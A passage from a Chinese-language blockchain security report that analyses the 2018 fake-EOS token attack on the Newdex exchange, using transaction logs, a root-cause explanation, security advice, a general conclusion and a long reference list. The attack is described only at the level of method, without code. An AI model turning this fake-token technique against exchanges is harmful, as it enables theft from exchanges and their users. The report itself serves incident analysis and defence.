43118886	Sep 14, 2018 02:34:23 PM	接收代币	x12345x12345 → xx1234512345	20,354 BLACK	

攻击者获得真EOS币

攻击者在Newdex交易所卖掉BLACK币

攻击者汇总BLACK币

5e5acffa	Sep 14, 2018 02:42:38 PM	接收代币	newdexpocket → xx1234512345	462.548 EOS	{"type":"delivery-transfer","symbol":
7b069ad9	Sep 14, 2018 02:42:30 PM	接收代币	newdexpocket → xx1234512345	12.4876 EOS	{"type":"delivery-transfer","symbol":
f6a628e9	Sep 14, 2018 02:42:23 PM	接收代币	newdexpocket → xx1234512345	163.7151 EOS	{"type":"delivery-transfer","symbol":
6333a0d8	Sep 14, 2018 02:42:16 PM	接收代币	newdexpocket → xx1234512345	813.1145 EOS	{"type":"delivery-transfer","symbol":
fc7faab8	Sep 14, 2018 02:42:07 PM	接收代币	newdexpocket → xx1234512345	165.1227 EOS	{"type":"delivery-transfer","symbol":
8774fd66	Sep 14, 2018 02:42:02 PM	接收代币	newdexpocket → xx1234512345	51.7763 EOS	{"type":"delivery-transfer","symbol":
cea79934	Sep 14, 2018 02:40:56 PM	接收代币	newdexpocket → xx1234512345	46.1568 EOS	{"type":"delivery-transfer","symbol":
1fb98c2d	Sep 14, 2018 02:40:08 PM	发送代币	xx1234512345 → newdexpocket	366,888 BLACK	{"type":"sell-market","symbol":"BLACK
b8d2793d	Sep 14, 2018 02:39:57 PM	接收代币	newdexpocket → xx1234512345	0.3881 EOS	{"type":"delivery-transfer","symbol":
ba599835	Sep 14, 2018 02:39:32 PM	接收代币	iambillgates → xx1234512345	366,888 BLACK	

获得EOS币

卖掉BLACK币

攻击者转移BLACK币


攻击者在 Newdex 交易所卖掉 ADD 币，获得真 EOS 币，交易记录如下：

e26cb5c4	Sep 14, 2018 03:43:58 PM	接收代币	newdexpocket → xx1234512345	6.2974 EOS	{"type":"delivery-transfer","symbol":
eca27807	Sep 14, 2018 03:43:51 PM	接收代币	newdexpocket → xx1234512345	64.5354 EOS	{"type":"delivery-transfer","symbol":
f04b2405	Sep 14, 2018 03:43:47 PM	接收代币	newdexpocket → xx1234512345	13.1868 EOS	{"type":"delivery-transfer","symbol":
9de03444	Sep 14, 2018 03:41:33 PM	接收代币	newdexpocket → xx1234512345	64.5883 EOS	{"type":"delivery-transfer","symbol":
f2f9020d	Sep 14, 2018 03:41:27 PM	接收代币	newdexpocket → xx1234512345	24.8551 EOS	{"type":"delivery-transfer","symbol":
7439eea3	Sep 14, 2018 03:41:21 PM	接收代币	newdexpocket → xx1234512345	537.2584 EOS	{"type":"delivery-transfer","symbol":
659257bc	Sep 14, 2018 03:41:14 PM	接收代币	newdexpocket → xx1234512345	62.4375 EOS	{"type":"delivery-transfer","symbol":
595218db	Sep 14, 2018 03:02:22 PM	发送代币	xx1234512345 → newdexpocket	276,245 ADD	{"type":"sell-market","symbol":"ADD_E

5. 攻击者转移获得的真 EOS 币


攻击者将 xx1234512345 账户中获得的 EOS 转移到 Bitfinex 交易所，交易记录如下所示：

当攻击完成后，Newdex 交易也注意到自己被攻击了，而且也发现了攻击者账户，于是 Newdex 交易向攻击者账户转账 0.0001EOS，并要求攻击者退回非法所得的币，但攻击者并没有退回。该交易记录如下所示：



6. Newdex 交易所账户 newdexpocket 不是合约账户

通过对整个攻击过程的分析，我们知道整个攻击过程中最关键的点是 Newdex 交易所没有检测出假 EOS。为什么没有辨别出假 EOS 呢？因为 Newdex 交易所的账号 newdexpocket 上没有部署智能合约，它只是一个普通的 EOS 账户，所以没有及时识别出假 EOS。我们在 reddit 上可以看到有关 Newdex 交易所的讨论：



为了证明这一点，我们查看了一下 newdexpocket 合约的部署时间，可以看到当时 newdexpocket 账户确实只是一个普通账户，没有部署合约。newdexpocket 合约部署时间如下所示：

4.9.4 安全建议

通过对安全事件的分析可知，在进行 EOS 转账时，一定要先辨别接收到的 EOS 是真是假，即验证是不是 eosio.token 发行的 EOS，然后再接收 EOS，这样才能防止接收到假 EOS 币，造成不必要的经济损失。

4.10 区块链安全建议

要解决区块链的安全问题，仅靠一部分人员的努力是不行的，这需要大家团结协作，相互配合。下面我们将从区块链项目方，区块链安全公司和用户三个角度来提一些安全建议。

区块链项目方是区块链产品的创造者，对区块链项目投入了大量的人力物力财力。如果项目一旦发现安全漏洞，最大的受害者就是区块链项目方。所以区块链项目方首先应该非常重视安全问题，如果项目的安全性无法保证，那么会给项目带来很大的风险。其次，项目方在上线项目前一定要做充分的安全测试，并制定多套安全应急方案，以备不时之需。最后，在项目上线前一定要让权威的第三

方安全审计公司对项目进行全面的安全审计，听取审计公司的意见，并对项目做相应的修复，确保项目上线后安全方面万无一失。

区块链安全公司是区块链行业的保护伞，守护神，它可以贯穿区块链生态产业，从区块链底层到业务层，再到交易平台，以及矿池、矿工。目前，区块链安全还处在初级发展阶段，安全公司应该主动研究发现更多的安全问题，并找到解决问题的方法，帮助区块链厂商、交易平台、矿池平台、矿工系统以及区块链用户提高安全性，为区块链产业生态安全做出更大的贡献。另外，安全公司还应该建立区块链威胁情报服务，提供区块链安全方面的第一手资料，及时发现安全问题并做出应急响应。

对于区块链用户而言，首先要重视区块链安全问题的严重性，提高安全意识，多学习了解区块链安全知识。平时在使用电脑或手机时，要注意对设备进行杀毒，防止病毒入侵。另外，还要注意不要点击陌生链接或安装来源未知的软件，防止网络钓鱼攻击或病毒入侵。如果发现自己的账户或设备异常，要及时联系安全公司寻求帮助，以防数字资产被盗。

五. 总结与展望

人类社会即将进入智能时代，而智能时代的智能是以数据为基础的，没有准确可靠的数据，智能时代的智能将无从谈起。所以对智能时代而言，对数据的可靠性、准确性、真实性的要求比历史上任何时代都要高。近年来，一大批新技术快速兴起，这一大批新技术的实现也是基于数据的。深度学习需要大量准确可靠的数据进行训练才能形成实用的模型。如果用于训练的数据是胡编乱造，那么根据这样的数据训练出的模型也是无法用于实际生产的。大数据分析更是如此。

区块链技术的诞生无疑是及时雨。区块链技术包括分布式存储，加密技术，博弈论，共识算法等。区块链技术具有不可篡改性，可溯源性，而且是分布

式存储，链上的数据人人可查，公开透明。这恰恰可以保准数据的可靠性、真实性、准确性。好的科学技术总是顺应时代的需求，深受大众的喜爱。从近几年区块链公司的数量规模，历年的增长趋势和数字钱包用户的数量规模可以看出，区块链技术正逐步被越来越多的人了解认识，并得到社会各界的认可。从大的方面来看，世界各国都在加紧布局区块链技术，力争抢占区块链这块高地。

区块链技术可以保证数据的真实性、可靠性、准确性，但这是建立在区块链安全的基础之上的。习总书记说，没有网络安全就没有国家安全，而对于区块链来说，没有区块链安全就没有数据安全。通过对近几年的区块链相关安全事件的统计分析可知，区块链安全形势迫在眉睫。因区块链漏洞而造成的经济损失可谓损失惨重。每一个区块链安全事件少则造成几万，几十万元的经济损失，多则百万，千万甚至上亿元。区块链漏洞的种类更是五花八门，有传统的漏洞类型，如溢出漏洞，也有新型攻击手法，如重入漏洞。通过对历年区块链安全事件的分析总结，我们觉得区块链安全事件频发有以下几点原因：

第一，区块链技术还处于初期，各项技术还不成熟。

安全界有一种说法，叫“没有绝对安全的系统”。诚然，web 技术是很成熟的技术，但每年还是有很多漏洞被披露。linux 系统和 windows 系统也都很成熟了，但也并非无懈可击。所以，任何技术都是有漏洞的，区块链技术也不例外。当然这只是一个方面，更重要的一个方面是区块链各项技术都还不成熟。编写智能合约的 solidity 语言是一门新型的编程语言，需要编程人员去熟悉它新特性，并结合区块链相关原理才能编写出安全的智能合约。工作量证明共识机制是去中心化程度最高的共识算法，但由于这种方法会消耗大量能源，执行效率低，无法满足人们的需求，而且，在矿工得不到相当的奖励时，会导致整个网络算力急剧下降，导致 51%攻击。POS，DPOS 等共识机制虽然能够减少能源消耗，提高执行效率，但是这种方式中心化程度高，与区块链的思想不太符合。要创造出一种更加优秀的共识机制还需要时间，需要更多从业人员的共同努力。目前使用的加密算法虽然可以保证当前的数据安全，但随着量子计算技术的发展，当前加密算法

的安全性是支撑不了多久的，所以研发更好地加密算法也不是短时间内能完成的。

第二，区块链安全从业者很少，从业者经验也少。

由于区块链是一个新兴领域，从事相关研发技术的人不多，从事区块链安全研究的人就更少了。不仅如此，在从事安全研究的人中，安全经验从业背景参差不齐。就目前情况而言，安全研究人员对区块链漏洞原理的理解还不够深入，对有些漏洞更是没有系统有效的方法去防御，例如 51%攻击。所以，区块链安全研究的路还有很长要走。

第三，人们的安全意识普遍薄弱。

近年来科学技术的发展突飞猛进，给人们的生活带来了极大地便利。人们在享受这些便利时，却放松了安全意识，或者说人们的安全意识没有跟得上科技飞速发展的步伐，导致人们的生命财产处于危险境地时，他们还不自知。例如钓鱼网站事件，私钥被盗，钱包被盗等。人是整个系统中最容易出现漏洞的一个环节，只有人们整体安全意识提高了，整个行业的安全才会有很大的进步。

面对“漏洞”百出的区块链，有些人选择退出，从此不再涉足该领域。这是不对的，历史的经验告诉我们，任何事物的兴起、发展都是在曲折中前进的。区块链也是一样，虽然区块链发生过很多漏洞，虽然区块链技术还不成熟，甚至还存在一些缺陷，但我们可以从以往的安全事件中总结漏洞的规律，来防止漏洞的再次发生。区块链相关从业人员可以努力研发新的共识算法，加密技术来提高区块链的安全性。广大用户可以在一次又一次血的教训中提高安全意识，做到防患于未然。通过区块链各界的不懈努力，我相信区块链技术会发展的更快更好，区块链的安全性也会更高。

参考文献：

1. 梆梆区块链安全白皮书

2. 星球研报《2018 年区块链技术安全服务行业报告》

3. BCSEC 的《区块链安全分析报告》

4. 乌镇智库《中国区块链产业发展白皮书》

5. 全球数字资产变化趋势，https://coinmarketcap.com/charts/

6. 零壹财经的普查报告，http://www.01caijing.com/article/25361.htm

7. BCSEC 区块链安全数据统计网站，https://bcsec.org/analyse

8. 全球区块链技术市场规模，
https://www.statista.com/statistics/647231/worldwide-blockchain-technology-market-size/

9. 全球数字资产变化趋势，参考：https://coinmarketcap.com/charts/

10. 慢雾科技安全知识库，https://github.com/slowmist/Knowledge-Base

11. 慢雾科技被黑档案库，https://hacked.slowmist.io/

12. ATN Token 智能合约漏洞，https://www.jianshu.com/p/38cbf879ac72

13. “以太坊智能合约编码安全问题”分析报告，
https://lorexxar.cn/2018/09/06/haotian-s-3/

14. 知道创宇区块链漏洞
https://github.com/knownsec/Ethereum-Smart-Contracts-Security-CheckList/blob/master/%E4%BB%A5%E5%A4%AA%E5%9D%8A%E6%99%BA%E8%83%BD%E5%90%88%E7%BA%A6%E5%AE%A1%E8%AE%A1CheckList.md

15. solidity security blog,
https://github.com/sigp/solidity-security-blog

16. Ethereum Smart Contract Audit CheckList
https://paper.seebug.org/754/

17. Smart Contract Weakness Classification https://swcregistry.io/

18. https://www.secpulse.com/archives/72425.html

19. https://paper.seebug.org/633/

20. https://paper.seebug.org/545/
21. https://www.jianshu.com/p/3c42d3f81b7f
22. https://mp.weixin.qq.com/s/3cMbE6p_4qCdVLa4FNA5-A
23. https://paper.seebug.org/663/
24. https://d1nn3r.github.io/2018/12/11/rollbackattack/
25. https://bcsec.org/index/detail/tag/2/id/544
26. https://xz.aliyun.com/t/4773
27. https://www.jianshu.com/p/e77d95ea1a22
28. https://bcsec.org/index/detail/id/577
29. https://bcsec.org/index/detail/id/581
30. https://www.freebuf.com/articles/blockchain-articles/173481.html
31. https://github.com/Lyleaks/poc/blob/master/go-iost/p2p_dos.go
32. https://bcsec.org/index/detail/tag/2/id/545
33. https://bcsec.org/index/detail/tag/2/id/547
34. https://mp.weixin.qq.com/s?__biz=MzU4ODQ3NTM2OA==&mid=2247484396&idx=1&sn=9cae8a134bee4c38f0078a46679eae38&scene=21#wechat_redirect
35. https://mp.weixin.qq.com/s/fKINfZLW65LYaD4qO-21nA
36. https://paper.seebug.org/739/
37. https://paper.seebug.org/640/#3
38. https://github.com/smartdec/classification
39. https://smartcontractsecurity.github.io/SWC-registry/docs/SWC-114
40. https://www.bianews.com/news/details?id=13300&type=0
41. https://www.chainnode.com/doc/3971
42. https://medium.com/secbit-media/a-disastrous-vulnerability-found-in-smart-contracts-of-beautychain-bec-dbf24ddbc30e

43. https://medium.com/huzzle/ico-smart-contract-vulnerability-short-address-attack-31ac9177eb6b

44. https://paper.seebug.org/615/

45. https://medium.com/secbit-media/a-disastrous-vulnerability-found-in-smart-contracts-of-beautychain-bec-dbf24ddbc30e

46. https://hackernoon.com/smart-contract-attacks-part-1-3-attacks-we-should-all-learn-from-the-dao-909ae4483f0a

47. https://hackernoon.com/smart-contract-attacks-part-2-ponzi-games-gone-wrong-d5a8b1a98dd8

48. https://solidity.readthedocs.io/en/latest/introduction-to-smart-contracts.html#delegatecall-callcode-and-libraries

49. https://solidity.readthedocs.io/en/latest/abi-spec.html#function-selector

50. https://github.com/paritytech/parity-ethereum/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol

51. https://etherscan.io/tx/0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

52. https://etherscan.io/tx/0xeef10fc5170f669b86c4cd0444882a96087221325f8bf2f55d6188633aa7be7c

53. https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2018/april/ethereum-top-10-security-vulnerabilities-for-smart-contracts/

54. https://docs.google.com/document/d/10kTyCmGPhvZy94F7VWyS-dQ4lsBacR2dUgGTtV98C40/edit#

55. https://thenextweb.com/hardfork/2018/09/18/eos-hackers-exchange-fake/

56. https://www.reddit.com/r/eos/comments/9gni9n/announcementontheincidentoffakeeos/

57. https://www.pymnts.com/fraud-attack/2018/hacker-security-token-exchange-eos-cyberattack/

58. https://www.newsbtc.com/2018/09/18/newdex-decentralized-crypto-exchange-robbed-in-new-hacking-attack/

59. https://www.reddit.com/r/eos/comments/9fq50m/newdex_under_attack/

60. https://cryptovest.com/news/fake-eos-creation-robs-newdex-exchange/

61. https://www.reddit.com/r/eos/comments/9f8oki/psa_newdex_is_not_a_decentralized_exchange/

62. https://eospark.com/contract/newdexpocket?tab=changelog

63. https://gitlab.com/EOSBetCasino/eosbetdice_public

64. https://www.reddit.com/r/eos/comments/9fpcik/how_eosbet_attacked_by_aabbccddeefg/

65. https://thenextweb.com/hardfork/2018/09/14/eos-gambling-app-hacked/

66. EOSbet 团队公告 https://www.reddit.com/r/eos/comments/9fxyd4/eosbet_transfer_hack_statement/

67. https://medium.com/leclevietnam/hacking-in-eos-contracts-and-how-to-prevent-it-b8663c8bffa6

68. http://www.programmersought.com/article/839694818/;jsessionid=03B9E7E3CA8CA7D706DB42BF55218DEC

69. https://www.reddit.com/r/eos/comments/9fpcik/how_eosbet_attacked_by_aabbccddeefg/

70. https://blog.noneage.com/EOS-dApp-%E6%BC%8F%E6%B4%9E%E7%9B%98%E7%82%B9%E5%88%86%E6%9E%90-EOSBet-%E5%81%87%E5%85%85%E5%80%BC%E6%BC%8F%E6%B4%9E1/

71. https://blog.peckshield.com/blog.html

72. https://medium.com/@imeosone/%E7%9B%98%E7%82%B9-fomo3d-%E7%8B%BC%E4%BA%BA%E6%9D%80-eosbet-eosdice-%E7%AD%89%E5%8D%81%E5%85%AB%E4%B8%AA%E5%AE%89%E5%85%A8%E6%BC%8F%E6%B4%9E%E4%BA%8B%E4%BB%B6%E5%A7%8B%E6%9C%AB-a4c33d91861b

73. https://medium.com/@eoscafeblock/contract-vulnerability-patch-57b948cacc3a

74. https://eos.readthedocs.io/zh_CN/latest/API/Transaction-API/

75. https://developers.eos.io/eosio-nodeos/docs/communication-model

76. https://latesthackingnews.com/2018/10/19/eosbet-got-hacked-again-lost-65000-eos-to-hackers/

77. https://latesthackingnews.com/2018/09/17/hackers-exploited-flaw-in-eosbet-smart-contract-to-steal-44000-eos/

78. apply 函数分配器：

https://developers.eos.io/eosio-home/v1.7.0/docs/writing-a-custom-dispatcher

79. https://www.reddit.com/r/ethereum/comments/916xni/how_to_pwn_fomo3d_a_beginners_guide/

80. https://gist.github.com/rayeaster/1d543246a7eeefe09bd1048907d624e9

81. https://medium.com/@peckshield/pwning-fomo3d-revealed-iterative-pre-calculated-contract-creation-for-airdrop-prizes-31944a01387e

82. https://www.apriorit.com/dev-blog/556-fomo3d-vulnerability

83. https://zhuanlan.zhihu.com/p/44274223

84. https://blog.peckshield.com/2018/07/24/fomo3d/

85. https://mp.weixin.qq.com/s/YBG8YyPwh374HbGWcUKTdQ

86. https://etherscan.io/address/0xA62142888ABa8370742bE823c1782D17A0389Da1#code

87. https://etherscan.io/address/0xd60d353610d9a5ca478769d371b53cefaa7b6e4c#code

88. https://etherscan.io/address/0xdd4950f977ee28d2c132f1353d1595035db444ee#code

89. https://ethereum.stackexchange.com/questions/14015/iscontract-function-using-evm-assembly-to-get-the-address-code-size

90. https://ethereum.stackexchange.com/questions/15641/how-does-a-contract-find-out-if-another-address-is-a-contract/64340#64340

91. https://etherscan.io/tx/0x86c3ff158b7e372e3e2aa964b2c3f0ca25c59f7bcc95a13fd72b139c0ab6f7ad

92. https://etherscan.io/txs?a=0x73b61a56cb93c17a1f5fb21c01cfe0fb23f132c3

93. https://texploxe.com/51-attack-on-ethereum-classic-at-the-start-of-the-year-2019/

94. https://bravenewcoin.com/insights/etc-51-attack-what-happened-and-how-it-was-stopped

95. https://blog.coinbase.com/ethereum-classic-etc-is-currently-being-51-attacked-33be13ce32de

96. https://www.gate.io/article/16735

97. https://www.gate.io/article/16740

98. https://www.chainnews.com/articles/714210023229.htm

99. https://medium.com/@slowmist/the-analysis-of-etc-51-attack-from-slowmist-team-728596d76ead

100. https://www.parity.io/the-multi-sig-hack-a-postmortem/

101. https://www.parity.io/blog/

102. https://blog.openzeppelin.com/on-the-parity-wallet-multisig-hack-405a8c12e8f7/

103. https://hackernoon.com/parity-wallet-hack-2-electric-boogaloo-e493f2365303

104. http://hackingdistributed.com/2017/07/22/deep-dive-parity-bug/

105. https://etherscan.io/tx/0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

106. https://etherscan.io/tx/0xeef10fc5170f669b86c4cd0444882a96087221325f8bf2f55d6188633aa7be7c

107. https://etherscan.io/address/0xb3764761e297d6f121e79c32a65829cd1ddb4d32#internaltx

108. https://github.com/paritytech/parity-ethereum/blob/4d08e7b0aec46443bf26547b17d10cb302672835/js/src/contracts/snippets/enhanced-wallet.sol#L424

109. https://etherscan.io/address/0xb3764761e297d6f121e79c32a65829cd1ddb4d32#internaltx

110. https://etherscan.io/tx/0x9dbf0326a03a2a3719c27be4fa69aacc9857fd231a8d9dcaede4bb083def75ec

111. https://github.com/paritytech/parity-ethereum/issues/6995

112. https://www.parity.io/security-alert-2/

113. https://www.parity.io/parity-technologies-multi-sig-wallet-issue-update/

114. https://www.parity.io/a-postmortem-on-the-parity-multi-sig-library-self-destruct/

115. https://www.parity.io/on-classes-of-stuck-ether-and-potential-solutions/

116. https://github.com/paritytech/parity-ethereum/blob/6b0e4f9098be6b841353e7c4f116aa86b7c2e3d6/js/src/contracts/snippets/enhanced-wallet.sol

117. https://gist.github.com/banteg/f61d256d12158b8c344d7889266f43b5

118. https://etherscan.io/address/0x863df6bfa4469f3ead0be8f9f2aae51c91a907b4#code

119. https://etherscan.io/tx/0x05f71e1b2cb4f03e547739db15d080fd30c989eda04d37ce6264c5686e0722c9

120. https://etherscan.io/tx/0x47f7cff7a5e671884629c93b368cb18f58a993f4b19c2a53a8662e3f1482f690

121. https://pastebin.com/ejakDR1f

122. https://medium.com/@k3no/anyone-can-kill-your-contract-723c25bd273f

123. https://ethereum.stackexchange.com/questions/30128/explanation-of-parity-library-suicide

124. https://etherscan.io/address/0x4f2875f631f4fc66b8e051defba0c9f9106d7d5a#code

125. https://etherscan.io/tx/0xdf2441be44a6524fd2749590a2e56d557255fc9bc8058a647a13536f158eab71

126. http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/

127. http://hackingdistributed.com/2016/07/13/reentrancy-woes/

128. https://medium.com/coinmonks/ethernaut-lvl-10-re-entrancy-walkthrough-how-to-abuse-execution-ordering-and-reproduce-the-dao-7ec88b912c14

129. https://github.com/slockit/dao

130. https://vessenes.com/more-ethereum-attacks-race-to-empty-is-the-real-deal/

131. https://xz.aliyun.com/t/2876

132. https://blog.csdn.net/sportshark/article/details/52434963

133. http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/

134. https://blog.slock.it/no-dao-funds-at-risk-following-the-ethereum-smart-contract-recursive-call-bug-discovery-29f482d348b

135. https://xz.aliyun.com/t/2905

136. https://medium.com/@ogucluturk/the-dao-hack-explained-unfortunate-take-off-of-smart-contracts-2bd8c8db3562

137. https://blog.ethereum.org/2016/06/17/critical-update-re-dao-vulnerability/ 已用

138. https://etherscan.io/txsInternal?a=0x304a554a310C7e546dfe434669C62820b7D83490&p=2

139. https://etherscan.io/address/0xbb9bc244d798123fde783fcc1c72d3bb8c189413#code

140. https://ethereum.stackexchange.com/questions/6223/which-split-proposal-was-used-to-mount-the-recursive-call-vulnerability-attack-o

141. https://ethereum.stackexchange.com/questions/6174/is-there-any-way-to-determine-how-long-it-took-for-the-dao-attacker-to-deploy-th/6177#6177

142. https://medium.com/@oaeee/the-attack-story-38f4789b3c3b#.k1jlhcyud

143. http://hackingdistributed.com/2016/06/18/analysis-of-the-dao-exploit/